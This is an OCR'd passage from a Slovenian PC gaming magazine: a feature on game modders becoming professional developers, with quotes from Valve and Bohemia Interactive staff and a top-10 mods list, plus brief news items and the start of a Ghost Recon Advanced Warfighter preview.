
World of Warcraft je že zdavnaj podrl vse mejnike, sedaj pa potiska meje vse dlje. Blizzard je tako 19. januarja ponosno objavil novico, da so vpisali milijontega evropskega člana! Torej se res ne gre čuditi številčni podporni ekipi, o kateri smo na široko pisali v *PCF 45*. Ali dolgim čakalnim vrstam na drugi strani. Skupaj ima *WoW* sedaj že kar neverjetnih 5,5 milijona privržencev po vsem svetu.

Kliknite nanjo!

Prey, znanstveno-fantastična strelska igra, ki so nam jo obljubljali že pred osmimi leti in bolj konkretno prikazali šele na letošnjem E3, bo očitno vendarle doživela izid. Sedaj je namreč zaživela tudi uradna spletna stran **www.prey.com**. Nedvomno za njo gojimo visoka pričakovanja; sploh obetavna je povsem odtrgana struktura, ki bo spremenila pogled na fiziko, videz in gibanje v zvrsti. In, hudiča, res smo že pripravljeni na nekaj drugačnega!

Sodobni vajenci in njihovi mojstri

Ali ne bi bil že čas, da bi modifikatorska scena, sedaj ko je odrasla, odšla v svet in našla službo? *PCF* se poda v kadrovske vode in spoznava poti nadebudnih razvijalskih talentov




***Flashpoint* je še vedno živ ravno po zaslugi izdelovalcev modov.**

Pred nekaj leti so bili člani skupnosti predelovalcev iger obravnavani kot rešitelji iger za PC-je. Ljudje so bili zaskrbljeni, da bo trend vse bolj ponavljajočih se licenčnih naslovov in hkratnega razvijanja za več igralnih sistemov njihov hobi spremenil v sivo pustinjo, polno plahkih nadaljevanj, še slabših kopij in ničvrednih, na filmih zasnovanih iger. Ljudje so počasi dojeli, da je čas, da stvari vzamejo v svoje roke in v razvijanje iger prinesejo novosti. Preskoke domišljije, ki so tako močno zaznamovali začetke našega hobija, so nadomestile plašljive tržne strategije, usmerjene v konzervativne navade kupcev, ki so se jih veliki založniki tako radi in trdno oprijeli. Kljub temu smo bili prepričani: nekdanja popolna predanost razvijalcev iz domače spalnice se vrača, mora se vračati. In "moderji" bodo tisti, ki bodo rešili svet iger; oni so nosilci luči upanja.

Generacija odrešiteljev je v zadnjem desetletju marljivo kovala tako mini mode, kot tudi popolne predelave, ter pri tem zakrivila uspešnice kot sta *Counter-Strike* in *Desert Combat* – s tem je sama sebi dvigala standarde in predelovalce spodbujala, da so proizvajali drznejša, večja dela, dokler ne bi vsi skupaj sedli v raketo, katere motor predstavlja *SDK HL2*, in poleteli proti zvezdam. Ali je ta scena na poti postala žrtev lastnih uspehov?

Na domačih kovačih kode se je kar naenkrat znašel velik pritisk, da ustvarijo nekaj, kar je daleč od zgolj domišljijsko inovativnega poskusa, saj javnost vse bolj pričakuje, da bo šlo za dodelano, zloščeno mojstrovino v tradicionalnem slogu. Tako je nastal nekakšen sodobni približek starega sistema mojster/vajenec, ko imamo na eni strani uveljavljena imena razvijalskega posla, na drugi pa nadobudne mladce, ki želijo to šele postati in skušajo dokazati, da so sposobni ustvariti prav tako dobre izdelke kot "mojstri obrti". Prizorišče je tako vse bolj prostor za preizkušanje novih talentov in razvijalci aktivno novačijo take junake, ki so dokončali nekaj predelav. Vzemimo za primer Valve: skorajda pol ljudi, ki danes dela na njihovih igrah, je prišlo v posel ravno na tak način.



Stvarniki modov imajo sedaj boljša orodja kot kadarkoli doslej. Programski paketi za pomoč pri predelavah so pogosto kar ista orodja, kot so bila uporabljena za izdelavo igre.

"Moj nasvet ekipam bi se glasil, da naj med razvojem izdajo nekaj zabavnega, in sicer tako pogosto, kolikor je le mogoče"

ERIK JOHNSON Vodja projektov pri Valve Software.

ROČICA

Garry Newman, ustvarjalec enega izmed najbolj uspešnih in izvirnih modov za *HL 2* (nič kaj izvirno imenovanega *Garry's Mod*), deli z nami to skrb: "Na podlagi mojega dela *Gmod* je z mano stopilo v stik kar nekaj velikih igričarskih podjetij." Gary slikovito nadaljuje: "Včasih se mi zdi, da je skupnost predelovalcev *HL 2* kot tista naprava za pobiranje igrač v *Toy Story*. Vsi predelovalci so na dnu in prosijo, da bi bili izbrani. Valve nato občasno le zgrabi ročice in potegne enega izmed njih ven." Povprašamo ga, če se mu zdi ta pristop "prizorišče za gojenje talentov" znotraj skupnosti slaba zadeva. "Razvijalski časi postajajo za mode že kar norčavi." Garry na vprašanje torej delno prikimava. "Čudovita stvar pri *Counter-Strike* je bila, da je bil celoten proces razvijanja nekakšno doživetje celotne skupnosti. Nove različice so bile izdane vsakih nekaj mescev, tako da se ni nikoli povsem zaustavilo. To je tudi dovoljevalo, da so ustvarjalci ideje dali na preizkušnjo, stvari uravnotežili."

Earl Laamanen je še en predelovalec, ki se je preobrazil v razvijalca in se zaposlil pri Bohemia Interactive; odličen primer prej ponujene primerjave predelovalca in vajenca. Tudi on z Garryem deli nekatere skrbi. "Ko talentirani predelovalci zagrizejo v več, kot so sposobni prežvečiti, je škoda." Earl razloži misel.

Garry's mod **je svojemu stvaritelju Garryju Newmanu prinesel neznanski ugled tako med igralci, kot tudi med komercialnimi razvijalci. Gre za najboljši primer, kako lahko redne posodobitve, polne izvirnih idej, ekipi predelovalcev iger prinesejo uspeh.**

"Če ekipa postane preveč velika ali prestrogo organizirana, se lahko kaj hitro prikrade občutek, kot da gre za službo, in pojavi se nevarnost, da preprosto pregoriš." Njegov kolega pri Bohemia Interactive, Markus Kurzawa, doda še en smiseln pogled na temo: "Mislim, da gre bolj za problem tekmovalnosti med modi. Tisti, ki želijo postreči z najboljšim, ultimativnim modom za določeno igro, vse prepogosto mislijo, da dlje kot bodo zadevo loščili in čakali na dosežke tekmecev, več prednosti bodo imeli pred konkurenti in laže jih bodo posekali. Slaba stran tega je, da mnogi modi, preden so dokončno preklicani, ne ponudijo več kot peščico obetajočih zaslonskih posnetkov."

"Modi so gotovo odličen način, da pokažeš svoj talent – še posebno, ker sicer ne obstaja veliko priložnosti, da dokažeš svoje razvijalske sposobnosti skupnosti ustvarjalcev."

KEIJO "KEGETYS" RUOTSALAINEN. Ustvarjalec modov, ki v skupnosti *OFP* velja skoraj za božanstvo.

Seveda bodo vedno obstajali modi, ki predstavijo eno sliko novega orožja, in nato odmrejo. To je preprosto narava teh mrcin. Toda obstajajo znaki, da se vzdušje med največjimi domačimi razvijalci spreminja – se pravi med tistimi, od katerih z največjo verjetnostjo pričakujemo nekaj dejansko igralnega. Garry Newman: "Opazil sem veliko spletnih strani uveljavljenih razvijalcev, na katerih pod rubriko 'Prosta delovna mesta' najdete pogoje v stilu 'z vsaj eno izdano igro ali dokončanim modom.' To, da je mod dejansko dokončan, je vedno zelo pomembno. Trenutno veliko ambicioznih modifikatorjev upa, da bodo že s prvo različico razvili naslednji *CS*. Vendar se to ne bo zgodilo. Resnično bi morali najprej

Ti zgodnji posnetki *Counter-Strike* kažejo velikanske spremembe, ki jih je mod doživel skozi čas. de_dust ni bil narejen v enem dnevu, veste?

18. junija 1999 je med nas prišel *Counter-Strike v1.0*. Tukaj lahko vidite razvijalca Jessa Cliffa in Minha Leja. Verzija je bila hroščata in je pritegnila le malo pozornosti.

Sanjska služba

10 NAJ MODOV

Ne-Steam različice so dostopne na naših ploščkih radosti

1 COUNTER STRIKE 1.6 (Half-Life)
Največja zgodba o uspehu moda. Njegova dolgoživost in masovna priljubljenost sta več kot zasluženi. Pooseblja to, kar si sleherni predelovalec želi za svoj izdelek...

2 TEAM FORTRESS CLASSIC (Half-Life)
Sporno označen kot začetek predelovanja iger. Z vpeljavo različnih razredov je *TFC* močno vplival na podobne mode in igre, ki so izšle za njim.

3 GARRY'S MOD (Half-Life 2)
Eden najbolj domiselnih modov vseh časov, ki igralcu dovoljuje, da je neomejeno ustvarjalen. Je mod za izdelavo modov; tako rekoč metamod.

4 DESERT COMBAT (BF 1942)
Vojaški šarm druge svetovne vojne je zamenjalo sodobno vojskovanje. Mod je postal bolj priljubljen kot izvirnik, za uspeh pa so krive pogoste izdaje novih različic predelave.


5 NATURAL SELECTION (Half-Life)
Boj prežet z vesoljci in samosvojim vzdušjem. Še pred BF 2 je predstavil izviren strateški prizvok, saj je vodja ekipe razdeljeval sredstva in organiziral vojake.

6 PIRATES (BF 1942)
Ta mod drugo svetovno vojnozamenja za razbijanje lesenih ladij in pištole na en strel iz časov morskih piratov. Ne veste, kaj je življenje, dokler na kljuko ne nasadite nasprotnika.

7 SVEN CO-OP (Half-Life)
V deželi večigralstva je huda žeja po kooperativnem igranju. Sven je videl to nišo in jo v *Half-Life* zapolnil. Kot pravijo: skupnost, ki skupaj igra, naj skupaj pobija.

8 DAY OF DEFEAT (Half-Life)
Drugi resnično priljubljen ekipni mod za *Half-Life*. Sledil je podobni poti uspeha in sedaj skupaj s *CS* uživa privilegij predelave s pogonom Source.

9 FINNISH DEFENCE FORCES
OFP **je zasuta s praktično vsakodnevnimi dodatki, ki so se nabrali preko štirih let. Toda *FDF* izstopa kot polna razširitev, ki dokazuje raznovrstnost igre.**



10 RED ORCHESTRA (UT2003/2004)
Tema druge svetovne vojne se je izkazala za preveč vabljivo, da bi se ji lahko eden izmed najbolj priljubljenih modov za *Unreal Tournament* lahko upri.

izdati beta različico, četudi je slabe kvalitete, ter jo nato uporabiti kot temelje, na katerih bi lahko gradili. Splavljenje prve različice je za novega predelovalca vedno najtežja naloga. Ljudje bodo preklinjali, da sploh ni tisto, kar si obljubljal, da bo. Toda ko izdaš drugo posodobitev, bo občestvo dojelo, da gre za resno in stanovitno zadevo – in tako dobiš večjo podporo in skupnost."

Mitologija okrog *CS* skriva dejstvo, da je mod potreboval malo morje izdanih različic 0.x, preden je dosegel dokončne višave. *Desert Combat* je še en primer predelave, kjer je bila beta hitro izdana, nato pa redno izpopolnjevana, pri čemer so avtorji upoštevali komentarje in predloge skupnosti. Tudi tu gre za gromozanski uspeh in sčasoma je zavzela številne strežnike ter postala bolj igrana kot že sama po sebi uspešna igra, na kateri je modifikacija temeljila.

Naredili smo velik preskok. Tole je najnovejša različica *Counter-Strike* v vsej lepoti pogona Source. Težko je verjeti, da se je majhen projekt, ki sta ga začela dva študentska kolega, sčasoma razvil v najbolj priljubljeno večigralsko strelsko igro vseh časov.


GROBI ZAČETKI, DOBER KONEC

Morda je dandanes res težava, da je celotna scena modov postala prevelika, da bi lahko podpirala samo sebe in je postala "igričarska industrija v malem", kjer se, kot pri dobičkonosni panogi, vsi med sabo kosajo, da bi predstavili naslednjo veliko uspešnico, kot namiguje Garry Newman. Markus se strinja: "Veliko ekip predelovalcev povsem preveč podcenjuje količino časa, ki jih bo od njih zahtevala zamišljena mojstrovina."

"Nič človeka ne nagradi bolj, kot če ustvariš nekaj, za kar nihče prej ni mislil, da je sploh lahko mogoče."

MARKUS KURZAWA Oblikovalec pri Bohemia Interactive.

Erik Johnson je vodja projektov pri Valve Software in je, kar glede na zgodovino Valve sploh ni presenetljivo, dober poznavalec trendov v svetu modov. "Če se v razvijanje moda odpraviš, da bi izdal nekaj igralnega in čim bolj razširil skupnost privržencev projekta, se zdi problem precej bolj premostljiv, kot če si zadaš, da boš izdelal povsem izpiljeno 'mojstrovino', s katero boš nato ovenčal svoj življenjepis ob prošnji za zaposlitev." Erik napelje na *CS*. "*Counter-Strike* je bila precej groba zadeva, ko je bila prvič izdan. Toda skozi leta razvoja in ponavljajočega se izpopolnjevanja je nastal nadvse uspešen izdelek. Če uporabimo *Counter-Strike* kot primer: igra ne bi prišla do iste točke, če bi jo več let razvijali v zaprtem krogu, kot je to navada pri profesionalnih velikih naslovih. Namesto tega je doživela različne podobe v mnogo izdanih različicah skozi več let in je uporabila lastno skupnost, da jo je sooblikovala v igro, kot jo poznamo danes." Nato se premakne h *Garry's Mod*. "Tisto kar me je pri njegovem modu najbolj navdušilo, je bil ravno premišljen pristop k postopnemu razvijanju, evoluciji skozi čas. Prva izdana različica, od katere je minilo že skoraj celo leto, je bil precej osnovna in osredotočena na peščico elementov, ki jih je želel izpeljati. Sedaj je splavil že devet večjih izpopolnitev in vsebina igre je odlična ter dodelana. Vse ekipe predelovalcev bi si morale ogledati, kako je gradil skupnost skozi čas in še posebno pozornost nameniti opazovanju, kako je izpopolnjeval svoje osrednje ideje."



***Desert Combat* je še en primer moda, ki je uspel po številnih in pogosto izdanih različicah. Podobno kot pri *Counter-Strike ni* bila vsaka različica priljubljena, a razvoj obeh modov je slonel na odzivu skupnosti; tako na dobrem, kot tudi na slabem.**

PROSIM, IZDAJ ME

Pogosto izdajanje posodobljenih različic in pridobivanje aktivne skupnosti, ki neposredno vpliva na projekt, sta torej dva ključna elementa, ki pripomoreta k uspešnejšemu modu. Erik celo trdi, da lahko tako nastane boljši izdelek, kot če bi se mod/igra razvijala v zaprtem krogu. Zakaj torej potem ekipe predelovalcev kažejo vse večji odpor do izdajanja, vse dokler nimajo tiste prve nedosegljive popolne različice? Ali je možno da je prizorišče modov postalo v očeh vsaj nekaterih domačih razvijalskih ekip v večji meri prostor, kjer iščejo zaposlitev in ne delajo modov, da bi lahko uživali v procesu izdelave ter navsezadnje tudi izdaje moda? Danes, ko scena postaja vse bolj in bolj industrializirana, se je poudarek kar naenkrat z izdajanja poskusnih, svežih idej premaknil na izdelavo "profesionalne" kvalitete; izdelkov, ki povsem spominjajo na plačljive izdelke zaposlenih profesionalcev. S tem seveda nikakor ne namigujemo, da bi morale ekipe namerno postati neučakane, površne in da bi morale kar bruhati eno nedodelano različico za drugo. Erik zatrobi v naš rog: "Mislim, da se to res dogaja in ne gre za zdrav trend. Če bi lahko vsem ekipam predelovalcem dal en sam nasvet, potem bi se ta glasil, da naj med razvojem izdajo nekaj zabavnega, in sicer tako pogosto,

kot je le mogoče." Misel in želja, ki so jo izustili praktično vsi uspešni predelovalci in razvijalci s katerim smo se pogovarjali za ta članek.

Vsi so si delili še eno prepričanje. V skladu z mislijo, da je trava vedno bolj zelena na drugi strani, se zna zgoditi, da bodo razvijalci modov, ki se bodo preoblikovali v polnokrvne razvijalce, pogrešali svoje korenine. Domačim ustvarjalcem torej morda ne bi bilo treba vrat na nos hiteti v "službene" razvijalske vrste. Navsezadnje imajo tudi sami pomembno vlogo, ki jo morajo izpolniti. "Ekipe predelovalcev iger imajo kar nekaj prednosti, ki jih profesionalni studii običajno nimajo." Erik nadaljuje: "Cena za neuspeh pri modu je precej nižja kot v primeru poloma pri profesionalnem izdelku, kar predelovalcem dopušča, da tvegajo precej več in se podajajo v bolj neraziskane vode. S tem, ko ekipe izdelovalcev modov sprejmejo ta tveganja, ki so za profesionalne ekipe prevelika, lahko zapolnijo praznino, ki je nobeno podjetje na tržišču ne more."

Vendarle pa ne gre samo za umetniško plat, Markus toži tudi za nekaterimi drugimi izgubljenimi svoboščinami: "Bil sem vajen zelo tesno sodelovati s kolegom in pri idejah sva si resnično dala duška. Poskušala sva preiskati sleherno možnost danega pogona. Nič človeka ne nagradi bolj, kot če ustvariš nekaj, za kar nihče prej ni mislil, da je mogoče. Resnično pogrešam skupno premikanje meja mogočega znotraj majhne ekipe. Če dandanes naletim na ovire, grem preprosto do piscev kode, ki jo zame spremenijo. Delo je malce drugačno, kot sem si sprva predstavljal; je nekoliko bolj industrijsko kot ustvarjalno." Morda bi morali ustvarjalci modov paziti, kaj si želijo.

"Če ekipa postane prevelika, lahko postane vse skupaj preveč podobno službi, in pojavi se tveganje, da preprosto pregoriš."

EARL LAAMANEN Umetnik, Bohemia Interactive


UNIKATNOST JE ŠIK

Zdrava skupnost predelovalcev iger, ki si upa predstaviti eksperimentalne projekte, je torej nuja. Če pogledamo na število razvijalcev pri Valve, ki so se v to prelevili iz modifikatorjev, potem je očitno, da je izdelava modov pomembna tudi kot prostor za vzgojo novih talentov, ki bodo v prihodnosti zapolnili prosta mesta pri profesionalnih studiih. Ironično je, da kljub vse več takim tičem, ki se obirajo in zavlačujejo s prvim izidom svojega dela, večino pozornosti razvijalcev poberejo ravno tisti na nasprotnem bregu, ki različice splavljajo zgodaj in pogosto – ravno tako kot *Garry's Mod*. "Mislim, da je ena od največjih prednosti pri ustvarjanju moda, da ti ni treba skrbeti, kako se bo prodajal, zato lahko zaviješ na še neraziskana pota in si izviren. Primeri tega bi bili *Natural Selection*, *The Ship*, *Dystopia* in *The Hidden*. Tako sem že sit vseh klonov *Counter-Strikea*. Moraš se zavedati, da ne boš opazen, če boš enak kot ostali pred tabo." Z mislijo vskoči še Erik: "Če ustvariš igro, pri igranju katere se veliko ljudi zabava, te bodo igričarski studii gotovo želeli zaposliti."

NASLEDNJA EPIZODA

Najnovejši in situaciji primerno ironičen preobrat v tej zgodbi je, da skušajo najbolj priznani razvijalci v industriji vse bolj poustvariti ideje iz skupnosti ustvarjalcev modov, kar je v njej sami vse manj prisotno – se pravi drzne poskuse in majhne, stalne posodobitve. Erik razloži situacijo: "Precej pristopov, ki jih trenutno uporabljamo v Valve pri razvoju iger, je pravzaprav podaljšek tiste dinamike, ki so jo uporabljale uspešne ekipe predelovalcev iger. Namesto da bi za našo naslednjo igro zapravili novih pet let, bomo svoje izdelke izdajali pogosteje in v manjših delih. To nam, podobno kot omenjenim ekipam, omogoča, da se osredotočimo na izpopolnjevanje in dodelavo, ne pa na leta in leta razvijanja tehnologije." Zdi se torej, da bi morda vajenec moral začeti malo bolj uživati v divji, eksperimentalni mladosti. Morda lahko mojstra nauči več, kot si misli. **PCF**

Kvaliteta modelov likov in vozil v *Desert Combat* se zlahka kosa s standardi, postavljenimi v izvirnem delu razvijalca DICE, se pravi v *Battlefield 1942*.



Podjetja vse bolj podpirajo svoje skupnosti predelovalcev, in to ne le z vse bolj zmogljivimi razvijalskimi orodji. Tukaj si je recimo možno natančno ogledati talente, ki se trenutno ponujajo.

Sanjska služba


MODERJI, KI SO POSTALI RAZVIJALCI

Kje so sedaj in kako so sploh prišli tja?

>> MINH LE & JESS CLIFFE Medtem ko sta nabirala znanje na univerzi Simona Fraserja, sta ta dva študenta začela delati na igri, ki je postala *Counter-Strike*. Minh Le je pred tem opravil nekaj predelovalskega dela na *Action Quake 2*, razpoznavnost pa mu je prinesel *CS*. Od takrat, ko je *CS* dosegel stopnjo Beta 7 (avgust 2000), je Valve mod pritegnil in aktivno so sodelovali pri dodajanju nove vsebine. Minh in Cliffe je Valve kmalu zaposlil in delala sta na *Half-Life 2*.

>> FRANK DELISE Stvaritelj najbolj uspešnega moda za *BF 1942, Desert Combat*, je prejel številne nagrade za najboljši novi mod. Vsekakor zasluženo, saj je s svojo ekipo izvirno igro povsem predelal in ji nadel nov obraz sodobnega vojskovanja. V 2003 je ustanovil Trauma Studios, kar je bil dober pokazatelj organiziranosti projekta in vse večje številčnosti sodelujočih pri njem. Septembra 2004 so Trauma Studios kupili razvijalci igre *Battlefield*, švedski Digital Studios. Franka so kakopak zaposlili in sodeloval je pri delu na pogonu *BF2*. Devet mesecev kasneje je DICE zapri Trauma Studios v New Yorku in tamkajšnjim zaposlenim ponudil nove položaje v DICE-ovem domačem Stockholmu.

>> MARKUS KURZAWA & EARL LAAMANEN Oba moža sta bila priznana predelovalca v skupnosti *OFP* in zato so jih Bohemia Interactive radi vzeli na svoj krov. Earl je bil spoštovan zaradi sodelovanja pri več manjših projektih, med drugim tudi pri pogosto uporabljenem "Suchey and Earl's Marine Pack", Markus pa je bil član ekipe pri *DKM*, ki je pri skupnosti izjemno dobro sprejeta predelava. Medtem ko Markus danes dela prav v prostorih Bohemia Interactive, Earl z njimi sodeluje kar od doma, iz Kanade. Še en primer, kako so modi spremenili običaje v razvijalskem poslu in načinu dela.



Ekipo Trauma Studios so kupili DICE in jo čez nekaj mesecev tudi razpustili.

Tom Clancy's Ghost Recon Advanced Warfighter

Odšli smo v boj s štiričlansko vojsko prihodnosti in preživeli

Igra Advanced Warfighter že mogoče uživa vso pozornost, ki si jo zasluži kot eden izmed naslovov za pred kratkim splavljeno konzolo Xbox 360, a kot nam je bilo pred kratkim dovoljeno preveriti, je igra skorajda zaključena tudi za namizne beštije, ki krasijo naše domove. Pripravite se na presenečenje, saj bo vojna na vaši najljubši igralni platformi zagotovo videti odlično.

Piše se leto 2013 in Mexico City (oziroma Ciudad de Mexico za vse tiste, ki veste, kako se dejansko imenuje glavno mesto Mehike) je preplavljen z "nebodigapotrebneži". Še več, militantna skupina, ki ga je zavzela, zahteva enormno odkupnino. No ja, boste najverjetneje pomislili, a tako daleč smo prišli, da bodo teroristi po novem ugrabljali mesta in ne sinov mehiških bogatinov? No, celotni godlji dodajte še ameriškega predsednika, nagrado, ki je padla v roke nepridipravov in dobili boste situacijo, ki bi jo stežka rešili Chuck Norris, Michael Dudikoff in Mr. T skupaj. Američani so primorani v boj poslati pač najboljše, kar premorejo. Da, da, tu nastopi seveda vaša levica na tipkovnici in vaša desnica na miški, obe požegnani s strani razvijalcev, da v še enem namišljenem spopadu rešita modro-rdeče prašne riti "Amerikanosov" iz situacije, v kateri so se znašli.

Mexico City je v igri odlično prikazan. Z gorečimi avtomobili in izropanimi trgovinami vred.

VOJNA PRIHODNOSTI

